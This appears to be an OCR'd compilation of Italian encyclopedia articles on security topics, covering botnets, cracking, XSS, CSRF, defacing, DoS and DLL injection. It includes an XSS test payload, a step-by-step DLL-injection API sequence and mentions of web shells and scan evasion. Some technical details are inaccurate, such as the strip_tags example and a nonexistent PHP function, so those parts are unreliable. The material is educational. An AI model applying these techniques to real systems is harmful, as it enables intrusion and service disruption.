Secondo alcune indagini, nel corso del 2009 i computer infetti restano tali per un periodo di circa due anni, con il 25% degli indirizzi IP compromessi riconducibili a reti aziendali[3] ; a livello mondiale, sempre nel 2009, del totale degli IP compromessi risultano per il 18% negli Stati Uniti d'America, per il 13% in Cina e per il 6% in Australia[4] .



L'utilizzo di *computer zombie* (4) per l'invio di spam via e-mail:
(1) Sito web dello spammer
(2) Computer dello spammer
(3) Spam
(4) Computer infetti (**Computer zombie**)
(5) Virus oppure Trojan
(6) Server e-mail
(7) Computer degli altri utenti
(8) Trasmissioni internet

Note

[1] http://punto-informatico.it/2676064/PI/Brevi/anche-botnet-mobile.aspx
[2] http://punto-informatico.it/1203392/PI/News/sei-uno-zombie-ti-facciamo-fuori.aspx
[3] http://www.repubblica.it/2009/09/sezioni/tecnologia/virus-trojan/zombie-computer/zombie-computer.html
[4] http://business.webnews.it/news/leggi/10700/mcafee-botnet-in-pericoloso-aumento/

Cracking (informatica)

Con **cracking** si intende la modifica di un software per rimuovere la protezione dalla copia, oppure per ottenere accesso ad un'area altrimenti riservata[1] . La distribuzione di software così reso privo di protezione (detto *warez*) è generalmente un'azione illegale a causa della violazione di un copyright. Il *crack* viene spesso ottenuto tramite il reverse engineering, tecnica che permette di capire la logica del software analizzando il suo funzionamento e le risposte a determinati input.

La pratica del cracking esiste da quando esiste il software, ma la modifica del software si è evoluta soprattutto nei primi anni ottanta con la diffusione degli home computer come l'Apple II, l'Atari 80 e il Commodore 64. Con l'evolversi dei computer e dei software, i creatori di crack (detti *cracker*) hanno cominciato a raggrupparsi in squadre, conosciute col nome di "cracking crews". Con la nascita delle *crew* è aumentata notevolmente la competizione già presente tra i crackers, inducendo negli anni una lunga serie di attacchi ai sistemi e lo sviluppo di software come virus e spyware utilizzati per il crack di grandi sistemi informatici.

Per **cracking** si intende anche la violazione di sistemi informatici collegati ad Internet o ad un'altra rete, allo scopo di danneggiarli, di rubare informazioni oppure di sfruttare i servizi telematici della vittima (connessione ad Internet, traffico voce, sms, accesso a database etc..) senza la sua autorizzazione (thiefing).

Il termine si contrappone in realtà ad hacking, ma nell'uso comune il termine hacking viene spesso erroneamente utilizzato con il significato di cracking.

Note

[1] Che differenza esiste tra Cracking e Reverse Engineering? (http://quequero.org/UIC_Faq#Che_differenza_c.27.C3.A8_tra_Cracking_e_Reverse_Engineering.3F)

Voci correlate

- Crack (informatica)
- Cracker
- Reverse Engineering
- Sicurezza informatica
- Hexedit

Cross Application Scripting

Il **Cross Application scripting** (**CAS**) è una vulnerabilità che affligge applicazioni desktop che impiegano un insufficiente controllo dell'input. Un CAS permette ad un attaccante di inserire codice al fine di modificare il contenuto di una applicazione desktop utilizzata. In questo modo si potranno sottrarre dati sensibili presenti nel sistema degli utenti. Gli attacchi alle vulnerabilità CAS hanno effetti dirompenti perché possono implicare la completa compromissione dei target indipendentemente da sistemi operativi e piattaforme.

Scoperta inizialmente da Emanuele Gentili e presentata insieme ad altri due ricercatori, che hanno partecipato allo studio della tecnica e alle sue applicazioni, Emanuele Acri ed Alessandro Scoscia durante il Security Summit 2010 di Milano, questa nuova categoria di attacco è risultata vincente su prodotti di note software house commerciali ed open source.

Concetto di Cross Application Scripting

Similmente alle interfacce web, i moderni framework per la realizzazione di applicazioni grafiche (in questo documento si fa riferimento nello specifico a GTK e QT, i più importanti frameworks multipiattaforma) permettono l'uso di tag all'interno di molti dei propri *widgets*. Ciò implica la possibilità di formattazione particolarmente raffinate per il testo contenuto negli oggetti di tipo testo e la capacità di rappresentazione e gestione di contenuti multimediali (immagini, audio e video) o interattivi (link).

E' naturale che il proliferare del numero di funzionalità, se non gestite in modo corretto ed adeguato, possa rendere possibili utilizzi indesiderati della tecnologia, come la manipolazione della GUI (Graphical User Interface). Esattamente lo stesso fenomeno che si realizza con l'uso di XSS in una pagina web.

È proprio per questo motivo che abbiamo deciso di definire questo comportamento CAS (Cross Application Scripting). Tipicamente le applicazioni desktop ricevono quantità considerevoli di input e supportano un numero elevato di *features*, sicuramente maggiori di qualunque interfaccia web.

Ciò rende più complesso per lo sviluppatore il controllo che tutti i dati provenienti da fonti insicure vengano filtrati correttamente. Software vulnerabili a forme di Cross Application Scripting di base sono molti, incluse numerose applicazioni appartenenti a produttori noti.

Concetto di Cross Application Request Forgery

Come evidenziato per il Cross Application Scripting, anche il **CARF** (**Cross Application Request Forgery**) è una riproduzione dell'analoga vulnerabilità web CSRF nelle applicazioni desktop.

Nel caso di CARF il concetto di "link" e di "protocollo", ereditato dall'ambito web, è estremamente più esteso, dato che coinvolge componenti dell'ambiente grafico e, in alcuni casi, direttamente del sistema operativo.

Lo sfruttamento della vulnerabilità riconducibili a CSRF richiede una certa interazione da parte dell'utente. Tale problematica in molti casi non è particolarmente vincolante poiché gli utenti possono essere facilmente indotti ad eseguire determinate azioni se l'interfaccia grafica del programma risulta opportunamente alterata.

Come detto, infatti, modifiche ingannevoli nell'aspetto delle applicazioni sono ottenibili con l'uso di CAS. In questi contesti si può quindi parlare di una nuova modalità di *phishing*, la cui pericolosità è amplificata dalla mancanza di strumenti per la rilevazione di questo tipo di attacchi fuori dall'ambito web o di posta elettronica.

Al contrario delle tecniche di XSS che possono manipolare ed arrivare ad impartire comandi lato browser utente, attraverso CAS si può arrivare anche a dialogare con il sistema operativo e non solo con la sua interfaccia grafica.

Collegamenti esterni

- Security Summit Milano 2010 Talks [1]
- Slides di presentazione tecnica [2]
- Video della Presentazione (SecuritySummit 2010 Milano) [3]

Note

[1] http://milano.securitysummit.it/page/atti_milano_2010
[2] http://milano.securitysummit.it/upload/file/atti%20milano%202010/16%20marzo/12_GENTILI_ACRI_SCOSCIA.PDF
[3] http://vimeo.com/10258669

Cross-site request forgery

Il **Cross-site request forgery**, spesso abbreviato in **CSRF** o più raramente in **XSRF**, è una vulnerabilità che affligge siti web dinamici che ripongono un'eccessiva fiducia nei dati inviati dall'utente. Diversamente dal cross-site scripting (XSS), che sfrutta la fiducia di un utente in un particolare sito, il CSRF sfrutta la fiducia di un sito nel browser di un utente.

Cross-site scripting

Il **Cross-site scripting** (**XSS**) è una vulnerabilità che affligge siti web dinamici che impiegano un insufficiente controllo dell'input nei form. Un XSS permette ad un hacker di inserire codice al fine di modificare il contenuto della pagina web visitata. In questo modo è possibile sottrarre dati sensibili presenti nel browser degli utenti che visiteranno successivamente quella pagina.

Secondo symantec nel 2007 l'80% di tutte le violazioni sono dovute ad attacchi **XSS**[1] .

Gli attacchi alle vulnerabilità XSS hanno effetti dirompenti per i siti con un elevato numero di utenti, dato che è sufficiente una sola compromissione per colpire chiunque visiti la stessa pagina.

Tipologie

Esistono due tipi di vulnerabilità XSS:

- **stored**, nelle quali un attaccante è in grado di modificare permanentemente il contenuto di una pagina web, ad esempio inserendo un commento opportunamente preparato ad un post in un blog.
- **reflected**, grazie alle quali è possibile produrre un URL che, utilizzato sul sito vulnerabile, ne altererà il contenuto delle pagine in modo non permanente ed esclusivamente per le richieste HTTP che utilizzano tali URL appositamente forgiati.

L'attacco

Questa vulnerabilità è dovuta a errori dei programmatori, che molto spesso trascurano completamente la validazione delle informazioni passate in input con le richieste HTTP, sia GET che POST.

Per verificare la vulnerabilità di un sito è sufficiente (ad esempio) provare ad inserire del codice javascript nel suo campo di ricerca allo scopo di produrre effetti sulla pagina risultante, causando l'esecuzione del codice inserito. Il seguente è un semplice frammento di codice adatto al test:

```
<script type="text/javascript">alert('XSS')</script>
```

Tra le operazioni che è possibile indurre il browser ad eseguire vi sono l'invio del contenuto di cookie a terze parti e l'aggiunta di elementi (X)HTML alla pagina, operazione che può servire facilmente a sottrarre credenziali di autenticazione per mezzo di un modulo di inserimento contraffatto sovrapposto ad un modulo originariamente presente nella pagina web.

Come difendersi

Escape degli input

Il Metodo più sicuro per un programmatore PHP, è quello di usare una delle tre funzioni che permettono l'escape dei caratteri html inserite in una stringa. Dette funzioni sono: htmlspecialchars(), htmlspecialentities(), strip_tags: tutte sicure, si differenziano soltanto per l'output:

htmlspecialchars()

```
echo htmlspecialchars("<a href='test'>Test</a>", ENT_QUOTES);

# L'output sarà: &lt;a href=&#039;test&#039;&gt;Test&lt;/a&gt; dato che converte i caratteri "particolari", in codice html.
```

htmlentities

```
echo htmlentities("I'm <b>bold</b>");
# L'Output sarà di conseguenza: I'm &lt;b&gt;bold&lt;/b&gt;
```

strip_tags

```
$text="<a href="#">Verrò cancellato, lo so</a>anche io<p>ed anche io</p>";

echo strip_tags($text);

#Il particolare output di questa funzione, sarà: <a><p>

#Come si può intuire, strip_tags elimina TUTTO il contenuto, anche quello fuori dai tags html lasciando soltanto i tag d'apertura.
```

I4A3N ON

Note

[1] (**EN**) Symantec Internet Security Threat Report: Trends for July-December 2007 (http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_exec_summary_internet_security_threat_report_xiii_04-2008.en-us.pdf)

Voci correlate

- HTML Tidy

Decoy scan

Il **Decoy Scan** è una a tecnica applicabile alle scansioni di rete che permette di rimanere parzialmente anonimi nascondendo i propri pacchetti di scansione (e quindi il proprio indirizzo IP) tra una folta moltitudine di pacchetti fittizi.

Questa tecnica utilizza lo spoofing degli indirizzi, per cui insieme ai pacchetti di scansione veri e propri vengono inviati anche parecchi pacchetti del tutto simili ma con un indirizzo *mittente* diverso dal proprio. Quando questi ultimi raggiungono la destinazione, il destinatario non avrà modo di distinguere tra i pacchetti veri e quelli fittizi.

L'indirizzo IP dell'attaccante sarà comunque visibile alla vittima ma per un'eventuale IDS o amministratore di rete sarà più difficile identificare quale, tra tutte le scansioni ricevute, sia quella vera e quindi risalire all'indirizzo IP che ha effettuato la scansione.

I programmi che implementano questa tecnica permettono di specificare una lista di indirizzi IP. Il manuale d'uso di nmap consiglia di scegliere, per questa lista, indirizzi *plausibili* come ad esempio altri computer connessi alla stessa ora e di evitare invece indirizzi di reti di note corporazioni che difficilmente lanciano scansioni di questo tipo.

Bibliografia


- (EN) Nmap Reference Guide (Man Page) [1]

Note

[1] http://insecure.org/nmap/man/

Defacing

Defacing (termine inglese che, come il suo sinonimo ***defacement***, ha il significato letterale di "sfregiare, deturpare", in italiano reso raramente con **defacciare**) nell'ambito della sicurezza informatica ha solitamente il significato di cambiare illecitamente la home page di un sito web (la sua "faccia") o modificarne, sostituendole, una o più pagine interne. Pratica che, condotta da parte di persone non autorizzate e all'insaputa di chi gestisce il sito, è illegale in tutti i paesi del mondo.



esempio di defacing di un sito

Un sito che è stato oggetto di questo tipo di *deface* vede sostituita la propria pagina principale, spesso insieme a tutte le pagine interne, con una schermata che indica l'azione compiuta da uno o più cracker. Le motivazioni di tale atto vandalico possono essere di vario tipo, dalla dimostrazione di abilità a ragioni ideologiche. Le tecniche utilizzate per ottenere i permessi di accesso in scrittura al sito sfruttano solitamente i bug presenti nel software di gestione del sito oppure nei sistemi operativi sottostanti; più raro il caso di utilizzo di tecniche di ingegneria sociale.

Aspetti legali

Legge italiana

In Italia il *defacing* si traduce in tre tipi di reato grave previsti dal Codice Penale, quelli di accesso abusivo ad un sistema informatico e di diffamazione:

- Art. 615 Ter (Accesso abusivo ad un sistema telematico o informatico): *"Chiunque abusivamente si introduca in un sistema informatico o telematico protetto da misure di sicurezza ovvero vi si mantenga contro la volontà espressa o tacita di chi ha il diritto di escluderlo è punito con la pena della reclusione fino a tre anni."*
- Art 635 bis (Danneggiamento di sistemi informatici e telematici): *Chiunque distrugge, deteriora o rende, in tutto o in parte, inservibili sistemi informatici o telematici altrui, ovvero programmi, informazioni o dati altrui, è punito, salvo che il fatto costituisca più grave reato, con la reclusione da sei mesi a tre anni.*

  Se ricorre una o più delle circostanze di cui al secondo comma dell'articolo 635, ovvero se il fatto è commesso con abuso della qualità di operatore del sistema, la pena è della reclusione da uno a quattro anni".
- Art. 595 (Diffamazione) : *Chiunque comunicando con più persone, offende l'altrui reputazione, è punito con la reclusione fino ad un anno o con la multa sino a lire due milioni (circa 1032 €).*

  Se l'offesa consiste nell'attribuzione di un fatto determinato, la pena è della reclusione fino a due anni, ovvero della multa fino a lire quattro milioni (circa 2065 €).

  Se l'offesa è arrecata col mezzo della stampa, o con qualsiasi altro mezzo di pubblicità, ovvero in atto pubblico, la pena è della reclusione da sei mesi a tre anni o della multa non inferiore a lire un milione (circa 516 €)."

Leggi più severe sarebbero in fase di studio.

Tipi di defacing

In base alle motivazioni che stanno alla base dell'esecuzione, i tipi di *defacing* possono essere svariati. Tra questi vi sono:

- Truffa: un cracker cambia la pagina del sito in cui esiste il link per una immissione di una carta di credito o similari, reindirizzandola verso una pagina personale allo scopo di carpire le informazioni che consentiranno, ad esempio, il prelievo illegale di denaro.
- Propaganda: un hacker cambia in parte o tutto la pagina di un sito ideologicamente avverso per screditarlo o denigrarlo.
- Controllo occulto: la polizia inserisce degli elementi di controllo, per sapere quanti utenti accedono alla pagina del sito, per ottenere elementi utili alla loro identificazione e/o, talvolta, scoraggiarli facendo apparire scritte intimidatorie o facendo cadere la connessione dopo alcuni tentativi.
- Spamming: si inseriscono ben evidenti elementi pubblicitari, come dei link a siti commerciali.
- Ricatto: minacciando di perpetrare ripetuti defacing, si tenta di ricattare i proprietari del sito a scopo di estorsione o altro.
- Burla: soprattutto (ma non esclusivamente) da parte dei più giovani, si cambia la pagina inserendo frasi o richiami infantili del tipo "pippo è stato qua" (vedi: lamer).
- Come avviso per far notare al webmaster che il sito è vulnerabile ed è stato bucato.

Modalità

Per poter modificare le pagine di un sito web è necessario recuperare le password di accesso al sito, oppure riuscire ad avere i permessi di scrittura in altro modo.

Esistono inoltre tool che hanno interessato il Wikiwiki di GPI, occupando d'inviare routine di semplici messaggi POST o GET alla pagina, che non è protetta, inserendo bug.

R57

L'R57 è una shell usata dai defacer per effettuare defacing sfruttando una vulnerabilità del sito, in molti casi è il Remote File Inclusion (inclusione di file remoto).


Viene usata anche per molti altri usi come caricare processi tipo ircbot, rxbot, e altri processi per fare dosnet e botnet. L'altra shell "gemella" della r57 è la c99 usata per i medesimi scopi ma molto più amichevole e facile da usare.

Voci correlate

- Accesso abusivo ad un sistema informatico o telematico
- Danneggiamento informatico
- SQL injection

Denial of service

Nella sicurezza informatica **DoS**, scritto con la maiuscola al primo e terzo posto, è la sigla di **denial of service**, letteralmente *negazione del servizio*. Si tratta di un attacco informatico in cui si cerca di portare il funzionamento di un sistema informatico che fornisce un servizio, ad esempio un sito web, al limite delle prestazioni, lavorando su uno dei parametri d'ingresso, fino a renderlo non più in grado di erogare il servizio.



Schema DDoS

Descrizione

Gli attacchi vengono abitualmente attuati inviando molti pacchetti di richieste, di solito ad un server Web, FTP o di posta elettronica saturandone le risorse e rendendo tale sistema "instabile", quindi qualsiasi sistema collegato ad Internet e che fornisca servizi di rete basati sul TCP è soggetto al rischio di attacchi DoS. Inizialmente questo tipo di attacco veniva attuato da "hacker", come gesto di dissenso etico nei confronti dei siti web commerciali e delle istituzioni.

Oggi gli attacchi DoS hanno la connotazione decisamente più "criminale" di impedire agli utenti della rete l'accesso ai siti web vittime dell'attacco. Per rendere più efficace l'attacco in genere vengono utilizzati molti computer inconsapevoli, detti *zombie*, sui quali precedentemente è stato inoculato un programma appositamente creato per attacchi DoS e che si attiva ad un comando proveniente dal cracker creatore. Se il programma maligno si è diffuso su molti computer, può succedere che migliaia di PC violati da un cracker, ovvero una *botnet*, producano inconsapevolmente e nello stesso istante un flusso incontenibile di dati che travolgeranno come una valanga anche i link più capienti del sito bersaglio.

Non solo i sistemi server possono essere vittime di un attacco DoS, bensì anche semplici utenti e client. Sebbene questi attacchi siano molto più infrequenti e di nessun interesse per i cosiddetti cracker.

La probabilità sempre minore di incontrare sistemi veramente vulnerabili ha fatto sì che siano diminuiti gli attacchi DoS più eclatanti, però si è scoperta un'estrema vulnerabilità della rete per l'aumento costante della potenza operativa degli attuali personal computer e dell'accesso ad Internet tramite i sistemi DNS.

L'implementazione del protocollo TCP/IP, che non garantisce particolare sicurezza sull'identificazione dei mittenti di pacchetti ma anzi ne protegge l'anonimato, può venir sfruttato per mascherarne la vera provenienza.

Trattandosi di connessioni apparentemente legittime, è impossibile bloccarle senza interrompere anche il flusso realmente inoffensivo. Però limitando drasticamente il numero di sessioni aperte simultaneamente l'impatto dell'attacco si riduce considerevolmente senza limitare il flusso dei pacchetti regolari.

Anche limitando il discorso al blocco di un sito web, esistono, e sono stati utilizzati, parecchi modi di ottenere questo risultato.

Tassonomia dell'attacco

Lo scopo di questo attacco è saturare la backlog queue con richieste di attivazione di un servizio (TCP SYN settato) oltre la scadenza dei relativi timeout e non consentendo alla vittima di completare il 3-way handshake, in questo modo non sarà in grado di gestire i SYN leciti a cui verrà negato il servizio.

Tipologie di attacco

- Attacco diretto: l'attaccante interagisce direttamente con la vittima, in questo caso l'attaccante si dice reale e la vittima si dice di primo livello.
- Attacco indiretto: l'attaccante sfrutta terze parti per colpire la vittima, in questo caso l'attaccante si dice riflesso, le terze parti si dicono vittime di secondo livello e la vittima finale si dice vittima di primo livello.

Possibili soluzioni

Soluzioni che rispettano lo standard:

- Dimensionamento dinamico della backlog queue;
- Diminuire il TTL per le richieste in attesa (half open connection).

Soluzioni che non rispettano lo standard:

- Scartare TCP SYN casualmente;
- Inserire le richieste solo al completamento del 3-way handshake (alla ricezione dell'ACK finale).

Altri Dispositivi di Protezione da Attacchi DoS e DDoS

Filtraggio dei Dati in arrivo

Implementando i filtri che presiedono all'ingresso, nei propri router e firewall, dei pacchetti contenenti informazioni sulla provenienza dei dati alterate (cioè *spoofed*), non si otterrà un arresto dell'attacco DoS ma si potrà ricostruire il flusso di traffico qualificato come "malefico" in tempi relativamente brevi, per consentire la reazione difensiva degli Internet Service Provider (anti spoofing).

Limitazione del Traffico

Molti router consentono, attualmente, di limitare la quantità di banda utilizzata per la fornitura di un servizio attraverso il "campionamento" ed analisi dei pacchetti che vi transitano. In caso di attacco non resterà attiva una quantità di banda sufficiente a provocare un danno cospicuo o a bloccare il flusso legittimo dei dati. Questa limitazione si otterrà ad esempio con l'utilizzazione di una macchina Linux che funga da gateway attraverso

un'azione CAR (*Commited Access Rate*), così si bloccherà un attacco DDoS che usi pacchetti ICMP o TCP, SYN poiché viene considerevolmente limitata la banda utilizzabile da questi.

Sistemi di riconoscimento delle intrusioni

Si tratta di sistemi commerciali in grado di individuare Trinoo e TFN, ad esempio l'FBI fornisce, gratuitamente, un prodotto definito *Find DDoS* in grado di scoprire i file system visti sopra, risultato dell'attacco Distribued Denial of Service. Attraverso tali sistemi di verifica (*Intrusion Detection System*) vengono individuati i malintenzionati che comunicano tramite slave, agent e master, scoprendo se alcune delle macchine, nella propria rete, vengono usate, malignamente, come pedine per sferrare l'attacco. In particolare i *Network Auditing Tools* sono programmi che consentono la verifica e l'analisi della rete aziendale alla ricerca di eventuali agenti in grado di provocare un attacco di tipo DDoS.

Attacchi portati da un singolo host

Questi tipi di attacco, provenendo da un'unica fonte, sono potenzialmente rintracciabili.

Syn-Flood

Storicamente il Syn-Flooding rappresenta il capostipite degli attacchi DoS, che trova le sue dirette radici nel Ping of Death. Col termine Syn Flooding, letteralmente tradotto con "inondazione di pacchetti di tipo Syn", nasce dal fatto che tutte le volte che un utente fa click su di un link di una pagina web richiede l'apertura di una connessione (di tipo TCP) verso quel sito; questo avviene seguendo una serie di passi, il primo dei quali consiste nell'invio di un pacchetto TCP che richiede l'apertura di una connessione.

Tutte le regole di funzionamento del protocollo TCP esigono che il sistema risponda allocando alcune risorse (in pratica memoria) per la connessione. Se si programma opportunamente un semplice PC, è possibile richiedere l'apertura di diverse migliaia di connessioni al secondo, che "inondando" il server, ne consumano rapidamente tutta la memoria, bloccandolo o mandandolo in crash.

Il punto debole di questo tipo di attacco è che il computer attaccante deve poter mandare il flusso di pacchetti attraverso la connessione ad Internet fino al server attaccato.

Oppure l'utente malintenzionato deve poter fornire delle "credenziali" di accesso valide per usufruire della vulnerabilità insorta nel sistema operativo e portare a termine, efficacemente, l'attacco al sito bersaglio.

I pacchetti dannosi predisposti con un indirizzo IP, falsificato rispetto all'originale, procureranno al computer "vulnerabile" una situazione, temporanea, di Denial of Service' poiché le connessioni che sono normalmente disponibili, sia per i buoni che per i cattivi, sono lente, questo diventa impossibile.

Un esempio potrebbe essere il seguente: l'attaccante, identificato dal nome *STE*, invia una serie di richieste alla sua vittima, identificata col nome *CRI*: la macchina server, sulla quale vengono eseguiti dei servizi, non sarà in grado di gestire tutte le richieste e i servizi stessi andranno in crash, risultando prima molto rallentati e poi, successivamente, inaccessibili. In questa maniera, un utente qualunque (identificato dal nome *UTENTE*) non sarà in grado di accedere ai servizi, ricevendo un errore di richiesta scaduta o timeout.

L'attacco *Syn-Flood* usa strumenti che rientrano nella categoria Tribe Flood Network (TFN) ed agisce creando delle connessioni che si rivelano aperte a metà.

Il protocollo classico usato nei DoS è il ping, inviandone a milioni si riuscirà a bloccare l'operatività di qualunque sito Internet, ma trattandosi di un modello di attacco "uno a uno", ad un pacchetto in uscita corrisponderà la ricezione di un solo pacchetto al sistema attaccato.

Occorrerà quindi che i cracker possano disporre di un gran numero di PC client, "controllati", ma non è così facile "inoculare" il codice maligno in un numero tanto elevato di macchine grazie all'azione specifica di antivirus, patch di sicurezza e tecnici informatici.

Smurf

Una modalità di attacco più sofisticata, detta Smurf attack, utilizza un flusso di pacchetti modesto, in grado di passare attraverso una normale connessione via modem, ed una rete esterna, che sia stata mal configurata, che agisce da moltiplicatore di pacchetti, i quali si dirigono infine verso il bersaglio finale lungo linee di comunicazione ad alta velocità.

Tecnicamente, viene mandato uno o più pacchetti di broadcast verso una rete esterna composta da un numero maggiore possibile di host e con l'indirizzo mittente che punta al bersaglio (broadcast storm).

Ad esempio può venir usata una richiesta echo ICMP (*Internet Control Message Protocol*) precedentemente falsificata da chi attua materialmente l'attacco informatico.

Si noti che questo tipo di attacco è possibile solo in presenza di reti che abbiano grossolani errori di configurazione dei sistemi (nello specifico nella configurazione dei router) che le collegano tra loro e con Internet.

Attacchi da più host

In questi attacchi il bersaglio viene attaccato contemporaneamente da più fonti, rendendo difficile rintracciare l'attaccante originario.

DDoS

Una variante di tale approccio è il **DDoS** (**Distributed Denial of Service**) dal funzionamento identico ma realizzato utilizzando numerose macchine attaccanti che insieme costituiscono una botnet.

Gli attaccanti tendono a non esporsi direttamente, dato che per le forze dell'ordine sarebbe relativamente semplice risalire ai computer utilizzati per l'attacco. Gli attaccanti, per evitare di essere individuati e per avere a disposizione un numero sufficiente di computer per l'attacco inizialmente, infettano un numero elevato di computer con dei virus o worm che lasciano aperte delle backdoor a loro riservate. I computer che sono controllati dall'attaccante vengono chiamati *zombie*.

Tutti i computer infettati entrano a far parte di una botnet, a libera disposizione dell'attaccante: una nota interessante è data dalla distinzione tra le macchine che eseguono un Sistema Operativo Windows (definiti, in gergo, *rxbot*) e quelle che invece eseguono un sistema Unix, particolarmente adatte all'UDP Flooding (Flooding sul protocollo UDP).

Una particolarità degli *zombies* Windows è data dalla possibilità, per l'attaccante, di programmare un trojan in grado di diffondersi automaticamente a tutta una serie di contatti presenti sul computer infettato (definita, in gergo, funzione di *auto-spreading*): contatti contenuti nella rubrica degli indirizzi e nei contatti di programmi di Instant Messaging, come Microsoft Messenger, permettendo così al computer zombie di infettare, in maniera completamente autonoma, altre macchine che, a loro volta, diverranno parte della botnet dell'attaccante.

Quando il numero di *zombies* è ritenuto adeguato, o quando viene a verificarsi una data condizione, i computer infetti si attivano e sommergono il server bersaglio di richieste di connessione. Con l'avvento della banda larga il fenomeno dei DDOS sta assumendo proporzioni preoccupanti, dato che attualmente esistono milioni di persone dotate di una connessione ad Internet molto veloce e permanente ma con scarse o nulle conoscenze e contromisure riguardanti la sicurezza informatica.

Il danno maggiore dell'attacco di tipo DDoS è dovuto principalmente alla "asimmetria" che si viene a creare tra "la" richiesta e le risposte correlate in una sessione DNS (Domain Name System). Il flusso enorme di risposte generato provocheranno nel sistema una tale "inondazione" di traffico rendendo il server inadeguato alla gestione delle abituali funzioni on-line.

Inoltrando, al Sito preso di mira, una risposta di alcuni Kilobyte, per ogni richiesta contenente solo pochi bytes, si ottiene un'amplificazione esponenziale tale da saturare i canali dati più capienti, raggiungendo con il DDoS livelli

finora inattuabili con gli altri tipi di attacco DoS.

Le configurazioni predefinite, standard e quelle "consigliate" di Firewall si rivelano utili a contrastare solo gli "attacchi" sferrati dall'esterno, ad esempio di un'azienda, ma poiché il traffico in Rete gestito tramite sistema DNS è vitale, per fronteggiare questo tipo di attacco non si potranno attuare le stesse strategie impiegate nei confronti degli attacchi ai Ping.

Quindi il Network manager dovrà tenere scrupolosamente sotto controllo e monitoraggio i canali di flusso dati e, per escludere l'intervento o contrastare l'azione di un cracker, riconfigurerà il DNS responsabile del sito.

DRDoS

Una particolare categoria di DDoS è il cosiddetto **Distributed Reflection Denial of Service** (**DRDoS**). In questa particolare tipologia di attacco, il computer attaccante produce delle richieste di connessione verso server con connessioni di rete molto veloci utilizzando come indirizzo di provenienza non il proprio bensì quello del bersaglio dell'attacco. In questo modo i server risponderanno affermativamente alla richiesta di connessione non all'attaccante ma al bersaglio dell'attacco. Grazie all'effetto moltiplicatore dato dalle ritrasmissioni dei server contattati, che a fronte della mancanza di risposta da parte del bersaglio dell'attacco (apparentemente l'iniziatore della connessione) provvederanno a ritrasmettere (fino a 3 volte solitamente) il pacchetto immaginandolo disperso, entrando così in un circolo vizioso che vede rapidamente esaurirsi le risorse del bersaglio.

Quest'ultimo tipo di attacco è particolarmente subdolo perché, a causa della natura delle risposte, è difficilmente schermabile dall'utente comune: infatti se si filtrassero le risposte dei server verrebbe compromessa la funzionalità stessa della connessione di rete impedendo, di fatto, la ricezione anche delle informazioni desiderate. Le risposte dei server, sollecitate dall'attaccante, sono infatti indistinguibili da quelle generate da una richiesta legittima della vittima. Il problema si sta presentando con maggiore incidenza da quando Microsoft ha deciso di rendere le "Raw Sockets", interfaccia di accesso al TCP/IP, facilmente disponibili. Le RAW sockets permettono appunto di cambiare l'indirizzo di provenienza del pacchetto per sostituirlo con quello della vittima, fatto che è strumentale per questo tipo di attacco.

Voci correlate

- Botnet
- Fork bomb
- Sicurezza informatica
- Netstrike
- Amplification attack

Dll injection

La **dll injection**, utillizzata da diversi malware, fa parte di un gruppo di tecniche più ampio chiamato code injection (iniezione di codice).

Principi generali di funzionamento

La dll injection si basa nel scrivere il codice che si vuole far eseguire a un altro processo in una libreria dinamica (dll su Microsoft Windows). Quindi si avvia un programma che carica questa dll nel processo esterno (ovviamente con privilegi superiori rispetto al nostro processo) e il sistema operativo vede il codice come se fosse eseguito dal processo esterno e non dal nostro processo

Principi approfonditi di funzionamento (con esempio pratico)

Analizziamo in dettaglio il funzionamento di un programma che inietta una dll in un altro processo. Un esempio renderà di più facile comprensione l'algoritmo

"hack.exe" deve fare eseguire il suo codice all'interno del processo "msnmsgr.exe". Per semplificare assumeremo che "hack.exe" conosca già il PID (process identifier, usato per identificare univocamente un processo in esecuzione nel sistema) di "msnmsgr.exe".

-Viene creata la dll "fnc.dll" e, all'interno della DllMain, viene inserito il codice da far eseguire ad "msnmsgr.exe".

-A questo punto "hack.exe" chiama OpenProcess() con il PID di "msnmsgr.exe" che permette appunto di creare un handle a un processo attivo.

-"hack.exe" chiama la funzione VirtualAllocEx() per allocare all'interno del processo "msnmsgr.exe" uno spazio di memoria

-"hack.exe" chiama la funzione WriteProcessMemory() per scrivere all'interno dello spazio di memoria appena allocata la stringa "func.dll\0"

-"hack.exe" chiama CreateRemoteThread() per creare un nuovo thread nel processo "msnmsgr.exe". Questo nuovo thread chiama la funzione LoadLibraryA() e per unico argomento un puntatore alla stringa allocata all'interno dello stack di "msnmsgr.exe" contenente il path alla nostra dll

-Windows crea il nuovo thread e chiama LoadLibraryA() nello "spazio del thread". LoadLibraryA viene chiamato nel nuovo thread quindi non può fare riferimento allo stack del nostro processo. Ecco perché abbiamo bisogno di allocare la stringa contenente il path alla dll nella memoria nel processo "vittima". A sua volta LoadLibraryA chiama la DllMain di "func.dll" contenente il codice da eseguire nello spazio di "msnmsgr.exe"

Difesa

La miglior difesa consiste nell'installare un HIPS che intercetti le dll injection.

DNS Amplification Attack

Il **DNS Amplification Attack** o DNS Reflector attack è un attacco di tipo Distributed Denial of Service (DDoS) che abusa di server DNS open resolver e ricorsivi (recursive) inviando a quest'ultimi pacchetti contenenti informazioni falsificate sull'IP di provenienza(IP spoofing).

Server open resolver e ricorsione

